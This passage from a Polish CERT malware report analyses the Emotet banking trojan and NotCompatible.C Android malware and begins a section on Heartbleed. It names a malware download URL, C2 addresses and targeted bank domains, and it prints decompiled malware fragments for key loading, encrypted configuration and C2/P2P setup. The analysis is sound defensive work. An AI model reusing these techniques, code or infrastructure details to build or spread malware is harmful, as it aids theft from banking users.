Link prowadzi do adresu http://nitobreapadel.com.ar/EQMqdL9nvk, pod którym znajduje się archiwum zip, w którym z kolei znajduje się plik wykonywalny z rozszerzeniem .pdf.exe oraz zmienioną ikoną imitującą dokument pdf.

>> Rysunek 23.

Po kliknięciu w fałszywy dokument pdf system operacyjny użytkownika zostaje zainfekowany.

Sposób działania

Analizowaną próbkę można podzielić na dwie zasadnicze części oraz moduły dodatkowe. Loader to część odpowiedzialna za kopiowanie pliku do folderu docelowego oraz załadowanie głównego modułu do przestrzeni innego procesu. Moduł główny odpowiedzialny jest za infekowanie innych procesów, komunikację sieciową, pobieranie i wysyłanie danych oraz modułów dodatkowych.

Kod oraz dane trojana są dwukrotnie zaszyfrowane. Korzysta on także z kryptografii z kluczem publicznym oraz wykorzystuje wywołania API z błędnymi parametrami (ma to na celu m.in. oszukanie emulatorów). Ten ostatni mechanizm był wykorzystywany także w trojanie carberp, w tym przypadku jednak parametry przekazywane do funkcji wydają się nieco bardziej przemyślane i w pierwszej chwili mogą zmuszać do zastanowienia, czego efektem jest wydłużenie czasu niezbędnego do efektywnej analizy.

Po uruchomieniu Emotet alokuje pamięć dynamiczną wielkości rozmiaru sekcji .data pomniejszonego o 4 bajty.
Następnie kopiuje do niej odszyfrowany kod i przekazuje sterowanie.

>> Rysunek 24-25.

Na tym etapie loader inicjalizuje swoje środowisko, pobiera adresy potrzebnych mu bibliotek i funkcji, po czym zmienia uprawnienia dostępu do pamięci, tworzy nowy nagłówek oraz sekcje pliku wykonywalnego, do których kopiowane są odszyfrowane dane oraz kod trojana. W tym momencie sterowanie przekazywane jest do prawdziwej funkcji głównej loadera.

>> Rysunek 26-27.


Emotet w funkcji głównej loadera tworzy wpis w kluczu rejestru pozwalającym na jego autouruchomienie po restarcie systemu oraz sprawdza, czy istnieje jego kopia w lokalizacji docelowej. Jeżeli plik nie istnieje w określonym katalogu, zostaje tam skopiowany.
Następnie trojan nadaje sobie uprawnienie SeDebugPrivilege, pozwalające na dostęp do pamięci innych procesów w systemie użytkownika oraz tworzy wątek zdalny infekujący proces Explorer.exe. W końcowej fazie działania loadera tworzony i uruchamiany jest skrypt wsadowy usuwający plik trojana z lokalizacji, z której został uruchomiony.

>> Rysunek 28.

W zainfekowanym procesie Explorer trojan modyfikuje procedurę systemową ZwResumeThread. Modyfikacja ta jest wykorzystywana do infekowania wszystkich nowo uruchamianych aplikacji w systemie operacyjnym użytkownika.

>> Rysunek 29-30.

Emotet infekuje również wszystkie aktualnie uruchomione procesy w systemie operacyjnym, do których ma uprawnienia. Tworzy też klucze rejestru, w których przechowywane będą dane pobrane z serwerów „C and C" oraz informacje skradzione z systemu użytkownika. Następnie trojan pobiera informacje o systemie operacyjnym oraz tworzy klucze szyfrowania na podstawie własnego klucza publicznego. Trojan sprawdza dostępność połączenia internetowego do momentu, w którym otrzyma odpowiedź na żądanie HTTP skierowane do witryny www.microsoft.com.




Rysunki 31-32.
Trojan Emotet wykorzystuje algorytm generowania domen (DGA)

Rysunek 33.
Charakterystyczny „bełkot" w nazwach domen wygenerowanych przy użyciu DGA

```
*de/portal/portal
*finanzportal.fiducia.de
*banking.gecapital.de
*commerzbank.de
*ptlweb/WebPortal
*banking.gecapital.de
*banking.banklsaar.de
*banking.flessabank.de
*banking.berliner
*bank.de/trxm
*meine.norisbank.de/trxm/noris
*banking.sparda.de
*kunde.comdirect.de
```

Rysunek 34.
Analizowana wersja trojana była zbudowana pod kątem rynku niemieckiego



Rysunek 35.
Emotet potrafi w niezauważalny sposób przechwytywać ruch SSL

W przypadku, gdy połączenie jest dostępne, Emotet tworzy 16 wątków odpowiedzialnych za generowanie nazw domenowych. Algorytm DGA wykorzystywany przez trojana bazuje na wartościach uzyskanych w wyniku wywołań SystemTimeToFileTime i RtlTimeToSecondsSince1970.

>> Rysunek 31-32.

Poprawność domeny weryfikowana jest przez wywołanie procedury DnsQuery_A.
W momencie prowadzenia analizy niektóre z tych domen były sinkholowane. Implementacja tego typu algorytmów przyczynia się z reguły do podniesienia żywotności sieci botnet stworzonej na bazie danego typu złośliwego oprogramowania. Znacznie trudniej blokować na poziomie sieciowym ruch generowany w ten sposób oraz namierzyć serwer C&C zwłaszcza w przypadku, gdy domeny generowane przez DGA pełnią wyłącznie rolę proxy.

>> Rysunek 33.

W przypadku wygenerowania poprawnej nazwy domenowej aktywnego serwera Command&Control trojan zaczyna szyfrować dane, używając algorytmu RC4, następnie dodaje do nich podpis cyfrowy i przesyła za pomocą żądania HTTP do serwera zdalnego.
Po otrzymaniu odpowiedzi Emotet weryfikuje poprawność jej podpisu cyfrowego (pierwsze 128 bajtów odpowiedzi). Jeśli sygnatura jest poprawna, trojan odszyfrowuje dane otrzymane z serwera. W danych tych poza sygnaturą znajduje się moduł .dll oraz dane konfiguracyjne wykorzystywane przez ten moduł, które zawierają listę instytucji finansowych będących celem cyberprzestępców.

>> Rysunek 34.

Dane te są następnie kodowane za pomocą instrukcji XOR i zapisywane w rejestrze systemu operacyjnego. Moduł dll odebrany z serwera C&C ładowany jest do wszystkich procesów, do których Emotet ma uprawnienia. W analizowanym przez nas wariancie zajmuje się również przechwytywaniem komunikacji sieciowej kierowanej do instytucji finansowych, których lista została pobrana z serwera C&C i zapisana w rejestrze. Ponadto omawiana biblioteka modyfikuje niektóre funkcje przeglądarek internetowych takich jak Google Chrome, Firefox czy internet Explorer, co umożliwia jej przechwytywanie w sposób niezauważalny dla użytkownika zaszyfrowanego ruchu sieciowego (np. za pomocą protokołu SSL).

>> Rysunek 35.


Przechwycone w ten sposób dane są kodowane, zapisywane w rejestrze systemowym oraz cyklicznie wysyłane na serwer kontrolowany przez cyberprzestępców.

>> Rysunek 36.


Podsumowanie i rekomendacje

Emotet to stosunkowo nowe zagrożenie, które zmienia nieco podejście do kradzieży danych finansowych. Zamiast tradycyjnego modyfikowania kontentu wybranej strony internetowej wykorzystuje przechwytywanie całej komunikacji sieciowej z określonym bankiem niezależnie od tego, czy jest ona szyfrowana czy nie. Ponadto, w odróżnieniu od wielu innych trojanów bankowych, stara się unikać systemu plików i zamiast niego korzysta z rejestru systemowego (to również, przynajmniej w założeniu, miało zmniejszyć stopień wykrywalności). Emotet można uznać także za zagrożenie modułowe – pobierany moduł może zostać zmieniony na inny lub trojan będzie w cyklu swojego życia pobierał wyłącznie jeden moduł dodatkowy.

W styczniu 2015 roku wszystkie warianty Emoteta były wykrywane przez większość silników antywirusowych. By uniknąć zagrożenia, należy pamiętać o zainstalowaniu w systemie operacyjnym tego typu oprogramowania oraz jego regularnej aktualizacji. Użytkownicy powinni być również ostrożni podczas korzystania z internetu, nie instalować aplikacji z niezaufanych źródeł ani nie klikać w podejrzane linki lub załączniki wiadomości e-mail.




Rysunek 36.
Przechwycone dane zapisywane są w zakodowanej formie w rejestrze systemowym



Rysunek 37.
Zrzut pokazujący uruchomiony plik instalacyjny ze złośliwym oprogramowaniem

Rysunek 38.
Wykaz procesów uruchomionych w środowisku wirtualnym z systemem Android, w tym złośliwy kod



Rysunek 39.
Malware widoczny w wykazie uruchomionych aplikacji

11.3 Załącznik 3. Analiza malware NotCompatible.C (na urządzenia mobilne z systemem Android)

Pierwszy raz malware o nazwie NotCompatible został wykryty w 2012 roku.
Na początku kod używany był jako serwer proxy do kampanii spamowych. Do dzisiaj znacznie się rozrósł, tworząc ogromny botnet, zdolny m.in. do spamowania użytkowników albo przeprowadzania zautomatyzowanych ataków, np. na WordPress.

Wykorzystując NotCompatible jako proxy, atakujący może wykonać wiele czynności, w tym poszukiwanie wrażliwych hostów w sieci, znajdowanie luk w zabezpieczeniach i narażonych wrażliwych danych. Szacuje się, że w samych Stanach Zjednoczonych liczba infekcji może sięgać 4,5 miliona zainfekowanych maszyn. Zasięg infekcji tego wirusa to ok. 20 000 maszyn dziennie; kanałem propagacji jest spam.
Można się spotkać ze sprzecznymi informacjami na temat funkcjonalności tego malware'u. Jedne źródła wskazują, że zainfekowany telefon służy do włamania się do prywatnych sieci komputerowych. Inne zaś, że główną funkcjonalnością jest tworzenie botnetu. Rozbieżności nie dziwią, gdyż analizowana próbka wykonuje oba zadania. Jeśli złośliwe oprogramowanie zaatakuje urządzenie należące do organizacji, może się również dostać do środowiska korporacyjnego.

Najnowsza przeanalizowana przez CERT Orange Polska mutacja kodu, NotCompatible.C, została wykryta w zeszłym roku. Wykazywanie jednocześnie obu głównych funkcjonalności utrudniło początkowo jego analizę. Ostatecznie jednak eksperci CERT Orange Polska przeprowadzili analizę laboratoryjną kodu – zarówno statyczną, jak i dynamiczną.

Malware rozpowszechniany jest poprzez atak „drive-by download", wykorzystujący podatność przeglądarki na platformie Android. Schemat ataku jest następujący:

- użytkownik odwiedza zainfekowaną witrynę, na której znajduje się złośliwy skrypt,
- skrypt automatycznie pobiera plik,
- by uruchomić złośliwy kod użytkownik akceptuje instalację złośliwej aplikacji.

Po instalacji wirus uruchamiany jest dopiero przy następnym i każdym kolejnym restarcie telefonu. Pierwszy raz w histori atak „drive-by download" został wycelowany w urządzenia z systemem Android.
>> Rysunek 37-38.

Jak widać, uruchomiony malware utworzył proces o nazwie com.security.patch. Można to sprawdzić z poziomu włączonego telefonu w zakładce pokazującej wykaz uruchomionych aplikacji oraz procesów w telefonie z systemem Android.
Zainfekowany telefon właściciela może również wykazywać wyższe niż zwykle zużycie transferu danych i energii.

Zalecamy sprawdzenie, czy w telefonie nie jest uruchomiony proces o nazwie podobnej jak „com.security.patch", działający jako usługa, której nie widać w menu telefonu. Rekomendujemy, aby użytkownicy nie instalowali aplikacji z niepotwierdzonego źródła ani nie instalowali aplikacji, jeśli nie pamiętają, czy była ona pobierana na telefon. Należy również włączyć w telefonie funkcję blokowania instalacji aplikacji z niezaufanych źródeł.

Nazwa pliku z trojanem: Update.apk
Suma kontrolna MD5: feace958b47c2249c6ab8ddf804cdcb6
Wielkość w bajtach: 64808

Analizowana próbka przeznaczona jest jedynie na urządzenia mobilne z platformą Android. Po zdebugowaniu pliku Update.apk w jego plikach źródłowych (konkretnie: AndroidManifest.xml) widać, do jakich zasobów odwołuje się malware:


- android.permission.INTERNET – pozwala aplikacji na otwarcie gniazd sieciowych,
- android.permission.ACCESS_NETWORK_STATE – pozwala aplikacji na dostęp do informacji o sieci,
- android.permission.RECEIVE_BOOT_COMPLETED – pozwala na otrzymanie przez malware informacji o zakończeniu uruchamiania systemu oraz o zakresie wersji środowiska, w którym będzie ona działać od minSdkVersion="7" do targetSdkVersion="17".
  >> Rysunek 40.

Malware ma zaimplementowaną względnie dużą liczbę funkcji, które zapewniają mu bezproblemowe działanie w każdej sieci. Ma między innymi:

- wzajemne uwierzytelnianie się za pomocą klucza RSA i RC4,
- wsparcie protokołów UDP i TCP,
- komunikację p2p pomiędzy zainfekowanymi telefonami,
- wiele serwerów Command&Control rozmieszczonych w różnych lokalizacjach.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.security.patch"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-sdk android:minSdkVersion="7" android:targetSdkVersion="17" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <application android:debuggable="true">
        <service android:name="com.security.patch.main" android:enabled="true" />
        <receiver android:name=".Receiver" android:enabled="true" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="android.intent.action.USER_PRESENT" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

Rysunek 40.
Manifest analizowanego malware



Rysunek 41.
Komunikacja z serwerem C&C

```
InputStream localInputStream = this.Owner.getResources().openRawResource(2130903041)
int i = localInputStream.available()
DataInputStream localDataInputStream = new DataInputStream(localInputStream)
byte[] arrayOfByte = new byte[i]
localDataInputStream.read(arrayOfByte)
localDataInputStream.close()
localInputStream.close()
BigInteger localBigInteger1 = new BigInteger(1, arrayOfByte)
BigInteger localBigInteger2 = BigInteger.valueOf(65537L)
this.pubKey = ((RSAPublicKey)KeyFactory.getInstance("RSA").generatePublic(new RSAPublicKeySpec(localBigIn
teger1, localBigInteger2)))
return
```

Rysunek 42.
Metoda „loadKey()" klasy RSA

```
root@black_hat_hell: ~/values
File  Edit  View  Terminal  Help
root@black_hat_hell:~/values# ls
public.xml
root@black_hat_hell:~/values# cat public.xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <public type="drawable" name="ic_launcher" id="0x7f020000" />
    <public type="raw" name="data" id="0x7f030000" />
    <public type="raw" name="pub" id="0x7f030001" />
</resources>root@black_hat_hell:~/values#
```

Rysunek 43.
Zawartość pliku public.xml

```
InputStream localInputStream = this.Owner.getResources().openRawResource(2130903040);
        int m = localInputStream.available();
        DataInputStream localDataInputStream1 = new DataInputStream(localInputStream);
        byte[] arrayOfByte2 = new byte[m];
        localDataInputStream1.read(arrayOfByte2);
        byte[] arrayOfByte3 = new byte[20];
        for (int n = 0; ; n++)
        {
          if (n >= 20)
          {
            RC4 localRC41 = new RC4(arrayOfByte3);
            byte[] arrayOfByte4 = localRC41.decrypt(arrayOfByte2);
            mybuffer localmybuffer1 = new mybuffer();
            localmybuffer1.put(arrayOfByte4);
            this.pac = new packet();
            this.pac.tag = "CONFIG";
            while (true)
            {
              packet localpacket4 = packet.unpack(localmybuffer1);
              if (localpacket4 == null)
                break;
              this.pac.add(localpacket4);
            }
          }
          arrayOfByte3[n] = 0;
        }
        localDataInputStream1.close();
        localInputStream.close();
        continue;
        arrayOfByte3[k] = ((byte)(int)(256.0D * Math.random()));
        k++;
      }
      catch (Exception localException)
      {
      }
```

Rysunek 44.
Zawartość klasy config oraz metody „Load()"

Malware instaluje się w lokalizacji /data/data/com.security.patch/.
Trojan wykorzystuje dość złożoną dwupoziomową technikę komunikacji pomiędzy zainfekowaną maszyną a serwerami Command&Control. Pierwsza część składa się z serwera Command&Control pełniącego rolę bramy wejściowej weryfikującej jedynie komunikację zainfekowanego telefonu z serwerem.
Ma również funkcję „loadbalancera", który rozkłada ruch zainfekowanych telefonów.

Na poprzedniej stronie został przedstawiony schemat komunikacji pomiędzy zainfekowanym telefonema serwerami Command&Control. Linie przerywane oznaczają połączenie szyfrowane.
>> Rysunek 41.

Wymiana danych między serwerem Command&Control a telefonem odbywa się za pomocą wymiany klucza publicznego RSA, który zapisany jest w pliku „pub", dołączonym do malware.
Na poprzedniej stronie został przedstawiony kod, który przedstawia metodę „loadKey()" klasy RSA po dekompilacji kodu malware.
>> Rysunek 42.


W pliku „public.xml" umieszczona jest wartość ID dla zasobu o ID 0x7f030001, co po zamianie na system dziesiętny daje nam liczbę 2130903041, którą wykorzystuje metoda loadkey w powyższym kodzie.
>> Rysunek 43.

Oprócz algorytmu RSA malware wykorzystuje algorytm RC4, który służy mu do szyfrowania i deszyfrowania danych wymienianych z serwerem Command&Control. W pliku „public.xml" umieszczona jest również wartość dla zasobu o id 0x7f030000, co po zamianie na system dziesiętny daje nam liczbę 2130903040, którą wykorzystuje metoda „Load()" klasy „config" do identyfikacji zasobu, podobnie jak klucz RSA.
>> Rysunek 44.


Schemat działania wymiany kluczy RSA i RC4 w komunikacji krok po kroku:

1. Zainfekowany telefon pobiera klucz publiczny RSA z pliku „pub".
2. Zainfekowany telefon generuje swoją parę kluczy RSA: klucz prywatny i klucz publiczny.
3. Zainfekowany telefon wysyła klucz publiczny wygenerowany w punkcie 2 do serwera Command&Control.
4. Po odebraniu klucza publicznego z zainfekowanego telefonu Command&Control generuje klucz RC4, szyfruje go kluczem publicznym przesłanym przez malware, a następnie wysyła go do telefonu. Telefon po odebraniu zaszyfrowanego klucza RC4 odszyfrowuje go swoim kluczem prywatnym.
5. Od tego momentu cała komunikacja będzie szyfrowana algorytmem RC4 z kluczem symetrycznym wymienionym wcześniej w punkcie 4. Dalsza komunikacja jest szyfrowana.

Co więcej, gdy wszystkie serwery Command&Control są zablokowane, malware odpytuje przez protokół P2P inne zainfekowane urządzenie o najnowszy plik konfiguracyjny od głównego serwera, by się dowiedzieć o docelowy adres serwera Command&Control. Taka funkcjonalność umożliwia wykonywanie połączeń w sposób niezauważony przez zainfekowanego. Na następnej stronie został przedstawiony schemat komunikacji pomiędzy dwoma zainfekowanymi telefonami aż poprzez wykorzystanie P2P w chwili, gdy adresy serwerów Command&Control są blokowane.
>> Rysunek 45.



Rysunek 45.
Komunikacja między telefonami




Rysunek 46.
Komunikacja zainfekowanego telefonu z serwerem Command&Control

```
public boolean getInnet()
{
  if (this.Owner == null);
  NetworkInfo localNetworkInfo;
  do
  {
    return false;
    localNetworkInfo = ((ConnectivityManager)this.Owner.getSystemService("connectivity"))
getActiveNetworkInfo();
  }
  while ((localNetworkInfo == null) || (!localNetworkInfo.isConnected()));
  this.connType = localNetworkInfo.getType();
  return true;
}

public void init()
{
  this.RSAGlobal = new rsa(this.Owner);
  this.RSAGlobal.LoadKey();
  this.RSALocal = new rsa(this.Owner);
  this.RSALocal.GenKey();
  this.conf = new config(this.Owner);
  this.conf.Load();
  this.hublist = new HubList();
  this.hublist.Tag = "HUBLIST";
  LoadHubList();
  this.udphublist = new HubList();
  this.udphublist.Tag = "UDPHUBLIST";
  LoadUDPHubList();
  this.conman = new ConectionManager(this.conf);
  this.conman.load();
  this.MyPort = this.conf.pac.getByName("PORT").asWord();
  new P2PListen(this).Listen(this.MyPort);
  this.udp = new udpmixer(this);
  try
  {
    this.udp.Bind(this.MyPort);
    return;
  }
  catch (Exception localException)
  {
  }
```

Rysunek 47.
Zawartość metody „init()” inicjalizacyjnej dla klasy „ThreadServer”, która jest odpowiedzialna za tworzenie wszystkich mechanizmów szyfrowania i zestawiania połączeń



Rysunek 48.
Komunikacja z serwerami C&C

Kod jest ciekawy z tego powodu, że szyfruje całe połączenie między klientem a serwerem Command&Control. Mamy więc do czynienia z pierwszym malware posiadającym dwustopniowy proces przekazywania skradzionych danych. Pierwszy serwer Command&Control spełnia funkcję bramy weryfikującej, czy połączenie przychodzi od właściwego zainfekowanego telefonu, po czym ruch jest rozkładany i przepuszczany do głównego Command&Control, przekazując informację o adresie głównego Command&Control.
Zestawienie połączeń na poprzedniej stronie przedstawia komunikację pomiędzy pierwszym serwerem Command&Control a zainfekowanym telefonem.

>> Rysunek 46.

Malware pobiera adres IP ze swojego pliku konfiguracyjnego znajdującego się na telefonie w lokalizacji /data/data/com.security.patch/files/data.bin.
Plik szyfrowany jest algorytmem RC4. Do jego zdekodowania podczas analizy statycznej użyty został nieco zmodyfikowany mechanizm odnaleziony w źródłach malware. Po zdekodowaniu pliku data.bin można uzyskać informację o adresie IP, z jakim się łączy zainfekowany telefon – to 173.242.124.163 na porcie 443.

Trojan wykonuje również operacje po stronie telefonu. Uruchamiając się, odwołuje się do klas ThreadServer.
android.permission.ACCESS_NETWORK_STATE
method call: „Lcom/security/patch/ThreadServer/getInnet()Z” calls „Landroid/net/ConnectivityManager/getActiveNetworkInfo()Landroid/net/NetworkInfo;”

>> Rysunek 47.

Gdy dany adres IP Command&Controll jest blokowany, malware wykorzystuje funkcjonalność p2p, pobierając najnowszy plik konfiguracyjny od zainfekowanego wcześniej telefonu. Funkcja ma na celu ominięcie blokowania komunikacji na poziomie IP oraz DNS.
Takie działanie ma przeważnie na celu ukrycie złośliwej aktywności wirusa podczas komunikacji z Command&Control, by sondy antymalware nie mogły odrozróżnić poprawnego ruchu sieciowego od złośliwego ruchu pomiędzy zainfekowanym maszynami a Command&Control.
Opisywane w poprzednim akapicie systemy do detekcji ruchu nie potrafią zdefiniować złośliwego ruchu, gdy jest on szyfrowany między klientem a serwerem z wykorzystaniem pary kluczy oraz algorytmów RSA i RC4.
Podczas analizy dynamicznej przechwycono połączenia na adres IP 173.242.124.163 na porcie 443 do pierwszego Command&Control. Domena, z jaką ustanawia połączenie, to dedispace.com.
Na poprzedniej stronie przedstawiona została komunikacja telefonu, który jest już zainfekowany i łączy się z wieloma alternatywnymi serwerami Command&Control znajdującymi się w Wielkiej Brytanii.

>> Rysunek 48.

Podsumowanie

Malware NotCompatible.C, jak wynika z analizy, wyznacza nowe trendy w technikach ataków na urządzenia mobilne. Jest nie tylko zagrożeniem dla potencjalnych użytkowników, lecz także dotyka sektora korporacyjnego.

Tym bardziej istotne staje się rygorystyczne przestrzeganie zasady nieinstalowania aplikacji z niezaufanych źródeł lub aplikacji, których użytkownik sam nie ściągnął na swój telefon.

11.4 Załącznik 4. Analiza podatności Heartbleed

Luka Heartbleed została przypadkowo wprowadzona do pakietu OpenSSL w grudniu 2011 roku w ramach realizacji rozszerzenia TLS proponowanego przez standard RFC 6520, natomiast informacje o jej odkryciu opublikowano w kwietniu 2014 roku. Pozwala ona na odczytanie dużych fragmentów pamięci (jednorazowo maksymalnie 64KB) z procesu podatnego programu, co w konsekwencji umożliwia wyciek wielu poufnych informacji, w tym przede wszystkim prywatnego klucza użytkownika/serwera aplikacji, dzięki któremu atakujący jest w stanie odszyfrować treść przechwyconej komunikacji, wstawiać do jego kanału komunikacyjnego własną treść (atak Man in The Middle) oraz posługiwać się jego certyfikatem. Możliwe jest zatem np. śledzenie i rejestrowanie interakcji z usługami WWW (np. działań w aplikacji pocztowej), a w efekcie przechwycenie danych uwierzytelniających (m.in. bankowości internetowej, co może się stać punktem wyjścia do kradzieży danych lub środków z kont bankowych).

Podatna biblioteka jest niezwykle popularna – w chwili opublikowania informacji o luce podatnych było około pół miliona działających w sieci serwerów WWW. Sytuację dodatkowo pogarszał fakt, że atakujący podatną usługę w przeciętnej sieci usługowej nie zostawiał po ataku praktycznie żadnego śladu. Z tego powodu samo oszacowanie liczby ataków (w tym zakończonych sukcesem) oraz poniesionych w związku z nimi strat jest trudne. Amerykańskie repozytorium National Vulnerability Database nadało luce Heartbleed najwyższą ocenę (10), jeśli chodzi o łatwość wykorzystania (exploitability subscore).

